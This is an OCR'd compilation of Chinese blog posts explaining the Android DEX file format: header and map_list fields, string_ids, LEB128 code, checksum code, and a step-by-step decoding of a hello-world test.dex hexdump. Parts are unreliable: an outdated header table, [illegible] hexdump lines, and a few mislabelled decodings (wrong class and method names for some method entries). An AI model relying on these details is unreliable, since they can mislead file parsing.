    kDexTypeCodeItem = 0x2001,
    kDexTypeStringDataItem = 0x2002,
    kDexTypeDebugInfoItem = 0x2003,
    kDexTypeAnnotationItem = 0x2004,
    kDexTypeEncodedArrayItem = 0x2005,
    kDexTypeAnnotationsDirectoryItem = 0x2006,
```

};

从上面的类型可知，它包括了在 dex 文件里可能出现的所有类型。可以看出这里的类型与文件头里 定义的类型有很多是一样的，这里的类型其实就是文件头里定义 的类型。其实这个 map 的数据，就是头里类型的重复，完全是为了检验作用而存在的。当 Android 系统加载 dex 文件时，如果比较文件头类型个数与 map 里类型不一致时，就会停止使用这个 dex 文件

string_ids_size/off 字段

这两个字段主要用来标识字符串资源。源程序编译后，程序里用到的字符串都保存在这个数据段里，以便解释执行这个 dex 文件使用。其中包括调用库函数里的类名称描述，用于输出显示的字符串等。

string_ids_size 标识了有多少个字符串，string_ids_off 标识字符串数据区的开始位置。字符串的存储结构如下：

```
/*
 * Direct-mapped "string_id_item".
 */
typedef struct DexStringId {
    u4  stringDataOff;      /* file offset to string_data_item */
} DexStringId;
```

可以看出这个数据区保存的只是字符串表的地址索引。如果要找到字符串的实际数据，还需要通过个地址索引找到文件的相应开始位置，然后才能得到字符串数据。 每一个字符串项的索引占用 4 个字节，因此这个数据区的大小就为 4*string_ids_size。实际数据区中的字符串采用 UTF8 格式保存。

例如,如果 dex 文件使用 16 进制显示出来内容如下：

063c 696e 6974 3e00

其实际数据则是”<init>\0”

另外这段数据中不仅包括字符串的字符串的内容和结束标志，在最开头的位置还标明了字符串的长度。上例中第一个字节 06 就是表示这个字符串有 6 个字符。

关于字符串的长度有两点需要注意的地方：

1、关于长度的编码格式

dex 文件里采用了变长方式表示字符串长度。一个字符串的长度可能是一个字节（小于 256）或 者 4 个字节（1G 大小以上）。字符串的长度大多数都是小于 256 个字节，因此需要使用一种编码，既可以表示一个字节的长度，也可以表示 4 个字节的长度，并且 1 个字节的长度占绝大多数。能满足这种表示的编码方式有 很多，但 dex 文件里采用的是 uleb128 方式。leb128 编码是一种变长编码，每个字节采用 7 位来表达原来的数据，最高位用来表示是否有后继字节。

它的编码算法如下：

```
/*
 * Writes a 32-bit value in unsigned ULEB128 format.
 * Returns the updated pointer.
```

```
 */
DEX_INLINE u1* writeUnsignedLeb128(u1* ptr, u4 data)
{
    while (true) {
        u1 out = data & 0x7f;
        if (out != data) {
            *ptr++ = out | 0x80;
            data >>= 7;
        } else {
            *ptr++ = out;
            break;
        }
    }
    return ptr;
}
```

它的解码算法如下：

```
/*
 * Reads an unsigned LEB128 value, updating the given pointer to point
 * just past the end of the read value. This function tolerates
 * non-zero high-order bits in the fifth encoded byte.
 */
DEX_INLINE int readUnsignedLeb128(const u1** pStream) {
    const u1* ptr = *pStream;
    int result = *(ptr++);
   if (result > 0x7f) {
        int cur = *(ptr++);
        result = (result & 0x7f) | ((cur & 0x7f) << 7);
        if (cur > 0x7f) {
            cur = *(ptr++);
            result |= (cur & 0x7f) << 14;
            if (cur > 0x7f) {
                cur = *(ptr++);
                result |= (cur & 0x7f) << 21;
                if (cur > 0x7f) {
                    /*
                     * Note: We don't check to see if cur is out of
                     * range here, meaning we tolerate garbage in the
                     * high four-order bits.
                     */
                    cur = *(ptr++);
                    result |= cur << 28;
                }
            }
```

```
        }
    }
    *pStream = ptr;
    return result;
}
```

根据上面的算法分析上面例子字符串，取得第一个字节是 06，最高位为 0，因此没有后继字节，那么取出这个字节里 7 位有效数据，就是 6，也就是说这个字符串是 6 个字节，但不包括结束字符“\o”。

2、关于长度的意义

由于字符串内容采用的是 UTF-8 格式编码，表示一个字符的字节数是不定的。即有时是一个字节 表示一个字符，有时是两个、三个甚至四个字节表示一个字符。 而这里的长度代表的并不是整个字符串所占用的字节数，表示这个字符串包含的字符个数。所以在读取时需要注意，尤其是在包含中文字符时，往往会因为读取的长 度不正确导致字符串被截断。

http://www.cnblogs.com/santry/archive/2011/10/24/2222900.html

Android DEX 文件格式

Dalvik VM Dex File Format

Dex File Format

文件头(File Header)

Dex files start with a simple header with some checksums and offsets to other structures

Offset	Size	Description
0x0	8	'Magic' value: "dex/n009/0"
0x8	4	Checksum
0xC	20	SHA-1 Signature
0x20	4	Length of file in bytes
0x24	4	Length of header in bytes (currently always 0x5C)

0x28	8	Padding (reserved for future use?)
0x30	4	Number of strings in the string table
0x34	4	Absolute offset of the string table
0x38	4	Not sure. String related
0x3C	4	Number of classes in the class list
0x40	4	Absolute offset of the class list
0x44	4	Number of fields in the field table
0x48	4	Absolute offset of the field table
0x4C	4	Number of methods in the method table
0x50	4	Absolute offset of the method table
0x54	4	Number of class definitions in the class definition table
0x58	4	Absolute offset of the class definition table

Notes: All non-string fields are stored in little-endian format. It would appear that the checksum and signature fields are assumed to be zero when calculating the checksum and signature.

字符串表(String Table)

This table stores the length and offsets for every string in the Dex file including string constants, class names, variable names and more. Each entry has the following format:

Offset	Size	Description
0x0	4	Absolute offset of the string data
0x4	4	Length of the string (not including the null-terminator)

Notes: Although the length of the string is stored in this table. All strings also have C-style null-terminators

类列表(Class List)

A list of all classes referenced or conatined in this dex file. Each entry has the following format:

Offset	Size	Description
0x0	4	String index of the name of the class

字段表(Field Table)

A table of fields of all classes defined in this dex file. Each entry has the following format:

Offset	Size	Description
0x0	4	Class index of the class this field belongs to
0x4	4	String index of the field name
0x8	4	String index of the field type descriptor

方法表(Method Table)

A table of methods of all classes defined in this dex file. Each entry has the following format:

Offset	Size	Description
0x0	4	Class index of the class this field belongs to
0x4	4	String index of the method name
0x8	4	String index of the method type descriptor

类定义表(Class Definition Table)

A table of class definitions for all classes either defined in this dex file or has a method or field accessed by code in this dex file. Each entry has the following format:

Offset	Size	Description
0x0	4	Class index
0x4	4	Access Flags (not 100% sure what this is for, I think it has to do with private/protected/public status)
0x8	4	Index of superclass
0xC	4	Absolute offset of interface list
0x10	4	Absolute offset of static field list

0x14	4	Absolute offset of instance field list
0x18	4	Absolute offset of direct method list
0x1C	4	Absolute offset of virtual method list

Notes: Any of the list offset fields can be NULL in which case the class doesn't have any elements of that type. Not every class in the class list will necessarily have an entry in the class definition table.

字段列表(Field List)

Stores data for pre-initialized fields in a class. The list is formed of a 32-bit integer containing the number of entries followed by the entries themselves. Each field has an entry with the following format:

Offset	Size	Description
0x0	8	Index of string or object constant or literal "primitive" constant

Notes: If the field does not have a pre-initialized value it will be filled with 0 for primitive types and -1 for object types.

方法列表(Method List)

A list of methods for a particular class. Begins with a 32-bit integer that contains the number of items in the list followed by entries in the following format.

Offset	Size	Description
0x0	4	Method index
0x4	4	Access flags (not 100% sure what this is for, I think it has to do with private/protected/public status)
0x8	4	Throws list off (no idea what this is)
0xC	4	Absolute offset of header for code that implements the method

代码头(Code Header)

This header contains information about the code that implements a method.

Offset	Size	Description
0x0	2	Number of registers used by this method
0x2	2	Number of inputs this method takes (includes "this" pointer for non-static methods)
0x4	2	Output size? (presumably the size of whatever object the method returns)
0x6	2	Padding
0x8	4	String index of the source file name this method is implemented in
0xC	4	Absolute offset of the actual code that implements this method
0x10	4	Absolute offset of the list of exceptions this method can throw (not 100% sure)

0x14	4	Absolute offset of the list of address and line number pairs for debugging purposes
0x1C	4	Absolute offset of the local variable list of this method (includes arguments to the method and "this")

Notes: The code offset field actually points to a 32-bit integer that contains the number of 16-bit words in the instruction stream. The actual VM instructions follow this integer.

局部变量表(Local Variable List)

A list of local variables for a particular method. Begins with a 32-bit integer that contains the number of items in the list. Each entry has the following format:

Offset	Size	Description
0x0	4	Start (not a clue)
0x4	4	End (not a clue)
0x8	4	String index of variable name
0xC	4	String index of variable type descriptor
0x10	4	Register number this variable will be stored in (not 100% sure)

Notes: This list will include local variables that are arguments to the method as well as the "this" variable for non-static methods.

ToDo

Add documentation on Position list and constant objects for pre-initialized fields.

Questions

If you have any questions about this document feel free to send me an e-mail at pavone@retrodev.com.

转自>> http://www.retrodev.com/android/dexformat.html

```
/**
 * 计算 SHA-1 签名
 * @param bytes
 */
private static void calcSignature(byte bytes[]){
    MessageDigest md;
    try{
        md=MessageDigest.getInstance("SHA-1");
    }
    catch(NoSuchAlgorithmException ex){
        throw new RuntimeException(ex);
    }
    md.update(bytes,32,bytes.length - 32);
    try{
        int amt=md.digest(bytes,12,20);
        if(amt != 20){
            throw new RuntimeException("unexpected digest write:" + amt + "bytes");
        }
    }
    catch(DigestException ex){
        throw new RuntimeException(ex);
    }
}

/**
 * 计算校验和
 * @param bytes
```

```
     */
    private static void calcChecksum(byte bytes[]){
        Adler32 a32=new Adler32();
        a32.update(bytes,12,bytes.length - 12);
        int sum=(int)a32.getValue();
        bytes[8]=(byte)sum;
        bytes[9]=(byte)(sum >> 8);
        bytes[10]=(byte)(sum >> 16);
        bytes[11]=(byte)(sum >> 24);
    }
```

先计算 SHA 签名, 再计算校验和

Header 表的描述错了，修正一下吧。

http://blog.csdn.net/houjin_cn/article/details/5964184

DEX 文件格式详细讲解

不歪

0. 实验

```
$ vi test.java
class test{
   public static void main(String[] argc){
       System.out.println("test!");
   }
}
$ javac test.java
$ dx --dex --output=test.dex test.class
$ hexdump test.dex
```

```
0000000 6564 0a78 3330 0035 5eb4 4f7a 94e6 65f0
0000010 fb3e d5f3 e185 dd62 fce7 c887 a7ec 5329
0000020 02d8 0000 0070 0000 5678 1234 0000 0000
0000030 0000 0000 0238 0000 000e 0000 0070 0000
0000040 0007 0000 00a8 0000 0003 0000 00c4 0000
0000050 0001 0000 00e8 0000 0004 0000 00f0 0000
0000060 0001 0000 0110 0000 01a8 0000 0130 0000
0000070 0176 0000 017e 0000 0195 0000 01a9 0000
0000080 01bd 0000 01d1 0000 01d9 0000 01dc 0000
0000090 01e0 0000 01f5 0000 01fb 0000 0200 0000
00000a0 0209 0000 0210 0000 [illegible]
00000b0 [illegible]
00000c0 [illegible] 0006 0000 0005 0000 0000 0000
00000d0 0007 0000 0005 0000 0168 0000 0007 0000
00000e0 0005 0000 0170 0000 0003 0000 000a 0000
00000f0 0000 0001 000b 0000 0001 0000 0000 0000
0000100 0004 0000 0000 0000 0004 0002 0009 0000
0000110 [illegible]
0000120 [illegible]
0000130 0001 0001 0001 0000 021b 0000 0004 0000
0000140 1070 0001 0000 000e 0003 0001 0002 0000
0000150 0220 0000 0008 0000 0062 0000 011a 000c
0000160 206e 0000 0010 000e 0001 0000 0002 0000
0000170 0001 0000 0006 3c06 6e69 7469 003e 4c15
0000180 616a 6176 692f 2f6f 7250 6e69 5374 7274
0000190 6165 3b6d 1200 6a4c 7661 2f61 616c 676e
00001a0 4f2f 6a62 6365 3b74 1200 6a4c 7661 2f61
00001b0 616c 676e 532f 7274 6e69 3b67 1200 6a4c
00001c0 7661 2f61 616c 676e 532f 7379 6574 3b6d
00001d0 0600 744c 7365 3b74 0100 0056 5602 004c
00001e0 5b13 6a4c 7661 2f61 616c 676e 532f 7274
00001f0 6e69 3b67 0400 616d 6e69 0300 756f 0074
0000200 7007 6972 746e 6e6c 0500 6574 7473 0021
0000210 7409 7365 2e74 616a 6176 0100 0700 000e
0000220 0103 0700 780e 0000 0200 0200 8080 b004
0000230 0102 c809 0002 0000 000d 0000 0000 0000
```

1. map_list

map_list 数据结构为：

Name	Format	Description
size	uint	size of the list, in entries
list	map_item[size]	elements of the list

第一项为 map_list 的大小，其中 map_item 的结构为：

Name	Format	Description
type	ushort	type of the items; see table below
unused	ushort	*(unused)*
size	uint	count of the number of items to be found at the indicated offset
offset	uint	offset from the start of the file to the items in question

type 的值如下表：

Item Type	Constant	Value	Item Size In Bytes
header_item	TYPE_HEADER_ITEM	0x0000	0x70
string_id_item	TYPE_STRING_ID_ITEM	0x0001	0x04
type_id_item	TYPE_TYPE_ID_ITEM	0x0002	0x04
proto_id_item	TYPE_PROTO_ID_ITEM	0x0003	0x0c
field_id_item	TYPE_FIELD_ID_ITEM	0x0004	0x08
method_id_item	TYPE_METHOD_ID_ITEM	0x0005	0x08
class_def_item	TYPE_CLASS_DEF_ITEM	0x0006	0x20
map_list	TYPE_MAP_LIST	0x1000	4 + (item.size * 12)
type_list	TYPE_TYPE_LIST	0x1001	4 + (item.size * 2)
annotation_set_ref_list	TYPE_ANNOTATION_SET_REF_LIST	0x1002	4 + (item.size * 4)
annotation_set_item	TYPE_ANNOTATION_SET_ITEM	0x1003	4 + (item.size * 4)
class_data_item	TYPE_CLASS_DATA_ITEM	0x2000	*implicit; must parse*
code_item	TYPE_CODE_ITEM	0x2001	*implicit; must parse*
string_data_item	TYPE_STRING_DATA_ITEM	0x2002	*implicit; must parse*
debug_info_item	TYPE_DEBUG_INFO_ITEM	0x2003	*implicit; must parse*
annotation_item	TYPE_ANNOTATION_ITEM	0x2004	*implicit; must parse*
encoded_array_item	TYPE_ENCODED_ARRAY_ITEM	0x2005	*implicit; must parse*
annotations_directory_item	TYPE_ANNOTATIONS_DIRECTORY_ITEM	0x2006	*implicit; must parse*

这个 map_list 有 13 个 map_item，分别是：

值	type	size	offset
0x0000	header_item	0x1	0x0
0x0001	string_id_item	0xe	0x70
0x0002	type_id_item	0x7	0xa8
0x0003	proto_id_item	0x3	0xc4
0x0004	field_id_item	0x1	0xe8

0x0005	method_id_item	0x4	0xf0
0x0006	class_def_item	0x1	0x110
0x2001	code_item	0x2	0x130
0x1001	type_list	0x2	0x168
0x2002	string_data_item	0xe	0x176
0x2003	debug_info_item	0x2	0x21b
0x2000	class_data_item	0x1	0x227
0x1000	map_list	0x1	0x238

发现这个表中的 size 和 offset 和 header_item 中的值一致。

2. string_id_item

批注 10 得出 string id 列表的位置为 0x70,**批注 9** 得出 string id 列表中 string_id_item 的数量为 0xe。string id 的结构为 **string_id_item**:

Name	Format	Description
string_data_off	uint	offset from the start of the file to the string data for this item. The offset should be to a location in the data section, and the data should be in the format specified by "string_data_item" below. There is no alignment requirement for the offset.

string_data_off 指向 string 的数据，string 的数据的结构为 **string_data_item**:

Name	Format	Description
utf16_size	uleb128	size of this string, in UTF-16 code units (which is the "string length" in many systems). That is, this is the decoded length of the string. (The encoded length is implied by the position of the 0 byte.)字符串的字节个数。
data	ubyte[]	a series of MUTF-8 code units (a.k.a. octets, a.k.a. bytes) followed by a byte of value 0. See "MUTF-8 (Modified UTF-8) Encoding" above for details and discussion about the data format. **Note:** It is acceptable to have a string which includes (the encoded form of) UTF-16 surrogate code units (that is, U+d800 … U+dfff) either in isolation or out-of-order with respect to the usual encoding of Unicode into UTF-16. It is up to higher-level uses of strings to reject such invalid encodings, if appropriate. 字符串的实际数据。

LEB128

每个 LEB128 由 1 到 5 个字节组成，所有字节组合到一起代表一个 32 位值。除了最后一个字节的最高标志位为 0，其它的为 1.剩下的 7 位为有效负荷，第二个字节的 7 位接上。有符号 LEB128 的符号由**最后字节的有效负荷最高位**决定。如下：

Bitwise diagram of a two-byte LEB128 value															
First byte								Second byte							
1	bit_6	bit_5	bit_4	bit_3	bit_2	bit_1	bit_0	0	bit_{13}	bit_{12}	bit_{11}	bit_{10}	bit_9	bit_8	bit_7

如果是有符号的 LEB128，符号位取决于 bit13。如下举例：

Encoded Sequence	As sleb128	As uleb128	As uleb128p1
0	0	0	-1
1	1	1	0
7f	-1	127	126
80 7f	-128	16256	16255

uleb128p1 的值加 1 为 uleb128。

算法参见附录 1。

从文件的 0x70 得出 string id 列表如下，共有 14 个 string_id_item。

0176 0000 017e 0000 0195 0000 01a9 0000
01bd 0000 01d1 0000 01d9 0000 01dc 0000
01e0 0000 01f5 0000 01fb 0000 0200 0000
0209 0000 0210 0000


例如：

1)String Data 在 0x176 处，可以从**文件**的 0x176 得到以下数据，以 0 结尾。

3c06 6e69 7469 003e

先读取第一个字节为 0x06，得出 String Data 的长度为 6，所以 String Data 的 ASCII 码序列为：

3c 69 6e 69 74 3e 得到：**<init>**



4c 6a 61 76 61 2f 69 6f 2f 50 72 69 6e 74 53 74 72 65 61 6d 3b 得到：**Ljava/io/PrintStream;**

以此类推，可得其它 String Data。

3) 6a4c 7661 2f61 616c 676e 4f2f 6a62 6365 3b74 得到：**Ljava/lang/Object;**
4) 6a4c 7661 2f61 616c 676e 532f 7274 6e69 3b67 得到：**Ljava/lang/String;**
5) 6a4c 7661 2f61 616c 676e 532f 7379 6574 3b6d 得到：**Ljava/lang/System;**
6) 744c 7365 3b74 得到：**Ltest;**
7) 56 得到：**V**
8) 56 4c 得到：**VL**
9) 5b 6a4c 7661 2f61 616c 676e 532f 7274 6e69 3b67 得到：**[Ljava/lang/String;**
10) 616d 6e69 得到：**main**
11) 756f 74 得到：**out**
12) 70 6972 746e 6e6c 得到：**println**
13) 6574 7473 21 得到：**test!**
14) 74 7365 2e74 616a 6176 得到：**test.java**

得出索引如下表：

3. type_id_item

批注 12 得出 type id 列表的位置为 0xa8，**批注 11** 得出 type id 列表中 type_id_item 的数量为 0x7。
type id 的结构为 type_id_item：

Name	Format	Description
descriptor_idx	uint	**index into the string_ids list** for the descriptor string of this type. The string must conform to the syntax for *TypeDescriptor*, defined above.

descriptor_idx 为 String id 列表的索引。
索引为：0001 0000 0002 0000 0003 0000 0004 0000 0005 0000 0006 0000 0008 0000
依次代表：**Ljava/io/PrintStream;　Ljava/lang/Object;　Ljava/lang/String;　Ljava/lang/System;　Ltest;　V　[Ljava/lang/String;**
Type_id_list 列表如下：

0	**Ljava/io/PrintStream;**
1	**Ljava/lang/Object;**
2	**Ljava/lang/String;**
3	**Ljava/lang/System;**
4	**Ltest;**
5	**V**
6	**[Ljava/lang/String;**

4. proto_id_item

批注 14 得出 prototype id 列表的位置为 0xc4，**批注 13** 的处 prototype id 列表中 proto_id_item 的数量为 0x3。prototype id 的结构为 proto_id_item：

Name	Format	Description
shorty_idx	uint	index into the string_ids list for the short-form descriptor string of this prototype. The string must conform to the syntax for *ShortyDescriptor*, defined above, and must correspond to the return type and parameters of this item.
return_type_idx	uint	index into the type_ids list for the return type of this prototype

parameters_off	uint	offset from the start of the file to the list of parameter types for this prototype, or 0 if this prototype has no parameters. This offset, if non-zero, should be in the data section, and the data there should be in the format specified by "type_list" below. Additionally, there should be no reference to the type void in the list.

shorty_idx 为 String Id 列表的索引，return_type_idx 为 Type Id 列表的索引，parameters_off 指向 type_list。type_list 结构如下：

Name	Format	Description
size	uint	size of the list, in entries
list	type_item[size]	elements of the list

type_item 结构入下：

Name	Format	Description
type_idx	ushort	index into the type_ids list

type_idx 为 type id 列表的索引。

从文件的 0xc4 得到 prototype id 列表如下，共有 3 个 proto_id_item。

1) 0006 0000 0005 0000 0000 0000

string_id_list[0x6]代表 **V**，返回类型 type_id_list[0x5]代表 **V**，没有参数。

2) 0007 0000 0005 0000 0168 0000

string_id_list[0x7]代表 **VL**，返回类型 type_id_list[0x5]代表 **V**，参数从 0x168 处的值为：

0001 0000 0002 一个参数，索引为 0x2，type_id_list[0x2]代表 **Ljava/lang/String;**

3) 0007 0000 0005 0000 0170 0000

string_id_list[0x7]代表 **VL**，返回类型 type_id_list[0x5]代表 **V**，参数从 0x170 处的值为：

0001 0000 0006 一个参数，索引为 0x6，type_id_list[0x6]代表 **[Ljava/lang/String;**

注：字段和方法描述符参见附录 2。

5. field_id_item

批注 16 得出 field id 列表的位置为 0xe8，**批注 15** 的处 field id 列表中 field_id_item 的数量为 0x1。Field id 的结构为 field_id_item：

Name	Format	Description
class_idx	ushort	index into the type_ids list for the definer of this field. This must be a class type, and not an array or primitive type.
type_idx	ushort	index into the type_ids list for the type of this field
name_idx	uint	index into the string_ids list for the name of this field. The string must conform to the syntax for *MemberName*, defined above.

class_idx　为类的类型，即该字段所属的类。

type_idx　为此字段的类型。

name_idx　为此字段的名字。

从文件的 0xe8 得到 filed id 列表如下，共有 1 个 field_id_item。

0003 0000 000a 0000

该字段所属的类为：**Ljava/lang/System;**

此字段的类型为：**Ljava/io/PrintStream;**

此字段的名字为：**out**

6. method_id_item

批注 18 得出 method id 列表的位置为 0xf0，**批注 17** 的处 method id 列表中 method_id_item 的数量为 0x4。Method id 的结构为 **method_id_item**：

Name	Format	Description
class_idx	ushort	index into the type_ids list for the definer of this method. This must be a class or array type, and not a primitive type.
proto_idx	ushort	index into the proto_ids list for the prototype of this method
name_idx	uint	index into the string_ids list for the name of this method. The string must conform to the syntax for *MemberName*, defined above.

class_idx 为类的类型，即该方法所属的类。

proto_idx 此方法原型。

name_idx 此方法名字。

从文件的 0xf0 得到 method id 列表如下，共有 4 个 method_id_item。

0000 0001 000b 0000 类：**Ljava/io/PrintStream;** 原型：**VL** 名字：**println**

0001 0000 0000 0000 类：**Ljava/lang/Object;** 原型：**V** 名字：**<init>**

0004 0000 0000 0000 类：**Ljava/lang/System;** 原型：**V** 名字：**<init>**

0004 0002 0009 0000 类：**Ljava/lang/System;** 原型：**VL** 名字：**main**

7. class_def_item

批注 20 得出 class definitions 列表的位置为 0x110，**批注 19** 的处 class definitions 列表中 class_def__item 的数量为 0x1。class definitions 的结构为 **class_def_item**：

Name	Format	Description
class_idx	uint	index into the type_ids list for this class. This must be a class type, and not an array or primitive type.
access_flags	uint	access flags for the class (public, final, etc.). See "access_flags Definitions" for details.

superclass_idx	uint	index into the type_ids list for the superclass, or the constant value NO_INDEX if this class has no superclass (i.e., it is a root class such as Object). If present, this must be a class type, and not an array or primitive type.
interfaces_off	uint	offset from the start of the file to the list of interfaces, or 0 if there are none. This offset should be in the data section, and the data there should be in the format specified by "type_list" below. Each of the elements of the list must be a class type (not an array or primitive type), and there must not be any duplicates. 接口列表的偏移，如果为 0 表示没有接口。此偏移量应该在数据段中，并且类型详细说明在"type_list"中。表中的每一个元素都必须是类类型（而不能是一个数组或基本类型），并且不能有任何重复。
source_file_idx	uint	index into the string_ids list for the name of the file containing the original source for (at least most of) this class, or the special value NO_INDEX to represent a lack of this information. The debug_info_item of any given method may override this source file, but the expectation is that most classes will only come from one source file. 类源码所在的文件的名称索引(至少大部分是这样的)，此索引对应 string_ids 数组中的索引。或者是一个特殊值 NO_INDEX 表示缺少这种文件的信息。
annotations_off	uint	offset from the start of the file to the annotations structure for this class, or 0 if there are no annotations on this class. This offset, if non-zero, should be in the data section, and the data there should be in the format specified by "annotations_directory_item" below, with all items referring to this class as the definer. 注释结构的偏移，如果为 0，则表示此类没有注解。如果不为零，应在数据段，该数据应在规定的“annotations_directory_item”下面的格式，所有项目指的是这个类的定义者。
class_data_off	uint	offset from the start of the file to the associated class data for this item, or 0 if there is no class data for this class. (This may be the case, for example, if this class is a marker interface.) The offset, if non-zero, should be in the data section, and the data there should be in the format specified by "class_data_item" below, with all items referring to this class as the definer. 与此类相关的类数据的偏移，如果为 0，这说明没有此类的类数据(例如:此类是一个标记接口)。如果不为零，应在数据段，该数据应在规定的“class_data_item”下面的格式，所有项目指的是这个类的定义者。

static_values_off	uint	offset from the start of the file to the list of initial values for static fields, or 0 if there are none (and all static fields are to be initialized with 0 or null). This offset should be in the data section, and the data there should be in the format specified by "encoded_array_item" below. The size of the array must be no larger than the number of static fields declared by this class, and the elements correspond to the static fields in the same order as declared in the corresponding field_list. The type of each array element must match the declared type of its corresponding field. If there are fewer elements in the array than there are static fields, then the leftover fields are initialized with a type-appropriate 0 or null. 静态字段初始值的偏移，如果为 0，则说明没有静态数据(所有的静态数据都初始化为 0 或 null)。这个偏移位置在数据段中，数据保存在 encoded_array_item 的格式中。数组中元素的个数不能大于类中静态字段的个数，元素的排序对应 field_list 中的排序。每个数组元素的类型必须匹配与之对应的字段声明的类型。如果有比有静态字段的数组中的元素少，那么剩下的字段都被初始化一个适合不同类型的 0 或 null。

uint NO_INDEX = 0xffffffff;

0004 0000 0000 0000 0001 0000 0000 0000
000d 0000 0000 0000 0227 0000 0000 0000

class_idx 类的类型：**Ltest;**
access_flags 访问权限：
superclass_idx 父类：**Ljava/lang/Object;**
interfaces_off 没有接口
source_file_idx 文件名 **test.java**
annotations_off 没有注释
class_data_off 指向 class_data_item，机构如下。
static_values_off 暂时无

class_data_item

Name	Format	Description
static_fields_size	uleb128	the number of static fields defined in this item
instance_fields_size	uleb128	the number of instance fields defined in this item
direct_methods_size	uleb128	the number of direct methods defined in this item
virtual_methods_size	uleb128	the number of virtual methods defined in this item

static_fields	encoded_field[static_fields_size]	the defined static fields, represented as a sequence of encoded elements. The fields must be sorted by field_idx in increasing order.
instance_fields	encoded_field[instance_fields_size]	the defined instance fields, represented as a sequence of encoded elements. The fields must be sorted by field_idx in increasing order.
direct_methods	encoded_method[direct_methods_size]	the defined direct (any of static, private, or constructor) methods, represented as a sequence of encoded elements. The methods must be sorted by method_idx in increasing order. 所定义的直接方法（任何静态的，私有的，或构造函数），表示为一个序列编码的元素。该方法必须按 method_idx 的递增的顺序。
virtual_methods	encoded_method[virtual_methods_size]	the defined virtual (none of static, private, or constructor) methods, represented as a sequence of encoded elements. This list should *not* include inherited methods unless overridden by the class that this item represents. The methods must be sorted by method_idx in increasing order. 定义的虚拟方法（不是静态的，私有的，或构造函数），表示为一个序列编码的元素。该列表不应包括继承的方法，除非覆盖的类，这个项目代表。方法必须按 method_idx 的递增的顺序

文件的 0x227 处为 class_data_item 结构。从 0x227 处得来的字节序为：

00 00 02 00 02 80 80 04 b0 02 01 09 c8 02 00 00 00

static_fields_size　　为 0

instance_fields_size　　为 0

direct_methods_size　　为 2

virtual_methods_size　　为 0

因为前两个为 0，所以下一个字节开始就是 direct_methods，encoded_method 和 encoded_field 机构如下，两个 direct_method 为：

1) 02 80 80 04 b0 02

method_idx_diff　　为 0x2　　**<init>**

access_flags　　为 0x10000 (80 80 04)　　代表 constructor method

code_off　　为 0x130 (b0 02)　　指向 code_item

从 0x130 解析 code_item：

registers_size(u2)　　0x1
ins_size(u2)　　0x1
outs_size(u2)　　0x1
tries_size(u2)　　0
debug_info_off(u4)　　0x21b
insns_size(u4)　　0x4
insns　ushort[insns_size]　1070 0001 0000 000e

■ 0x70 的 opcode 为：invoke-direct

其格式为：

```
invoke-direct {vD, vE, vF, vG, vA}, meth@CCCC
B: argument word count (4 bits)
C: method index (16 bits)
D..G, A: argument registers (4 bits each)
```

分布为：

```
B|A|op CCCC G|F|E|D [B=5] op {vD, vE, vF, vG, vA}, meth@CCCC
                    [B=5] op {vD, vE, vF, vG, vA}, type@CCCC
                    [B=4] op {vD, vE, vF, vG}, kind@CCCC
                    [B=3] op {vD, vE, vF}, kind@CCCC
                    [B=2] op {vD, vE}, kind@CCCC
                    [B=1] op {vD}, kind@CCCC
                    [B=0] op {}, kind@CCCC
```

由于 B=1，D=0，CCCC=0x0001，对应得 method 为 Ljava/lang/Object;的<init>，即构造方法。

■ 0x0e 的 opcode 为 return-void

经过上述分析，得到指令为：

```
|0000: invoke-direct {v0}, Ljava/lang/Object;.<init>:()V // method@0001
|0003: return-void
```

2) 01 09 c8 02

method_idx_diff　　为 0x1　　<init>
access_flags　　为 0x9 (0x8 and 0x1)　　代表 static and public
code_off　　为 0x148 (c8 02)　　指向 code_item

从 0x148 解析 code_item：

registers_size(u2)　　0x3
ins_size(u2)　　0x1
outs_size(u2)　　0x2
tries_size(u2)　　0
debug_info_off(u4)　　0x220
insns_size(u4)　　0x8
insns　ushort[insns_size]　0062 0000 011a 000c 206e 0000 0010 000e

■ 0x62 的 opcode 为 sget-object

其格式为：

```
sget-object vAA, field@BBBB
A: value register or pair; may be source or dest (8 bits)
B: static field reference index (16 bits)
```

分布为：

AA|*op* BBBB

由于 AA=0，BBBB=0x0000，字段为 **out**

■ 0x1a 的 opcode 为 const-string

其格式为

```
const-string vAA, string@BBBB
A: destination register (8 bits)
B: string index
```

分布为：

AA|*op* BBBB

由于 AA=1，BBBB=0x000c，对应的字符串为：**test!**

■ 0x6e 的 opcode 为：invoke-virtual

其格式和分布同 invoke-direct：

```
B|A|op CCCC G|F|E|D [B=5] op {vD, vE, vF, vG, vA}, meth@CCCC
                    [B=5] op {vD, vE, vF, vG, vA}, type@CCCC
                    [B=4] op {vD, vE, vF, vG}, kind@CCCC
                    [B=3] op {vD, vE, vF}, kind@CCCC
                    [B=2] op {vD, vE}, kind@CCCC
                    [B=1] op {vD}, kind@CCCC
                    [B=0] op {}, kind@CCCC
```

这里 B=2，A=0，E=1，D=0，CCCC=0x0000，方法为 **Ljava/io/PrintStream;**的 **println**

■ 0x0e 的 opcode 为 return-void

经过上述分析，得到指令为：

```
sget-object v0, Ljava/lang/System;.out:Ljava/io/PrintStream; // field@0000
const-string v1, "test!" // string@000c
invoke-virtual  {v0,  v1},  Ljava/io/PrintStream;.println:(Ljava/lang/String;)V  //
method@0000
return-void
```

encoded_method


Name	Format	Description

method_idx_diff	uleb128	index into the method_ids list for the identity of this method (includes the name and descriptor), represented as a difference from the index of previous element in the list. The index of the first element in a list is represented directly.
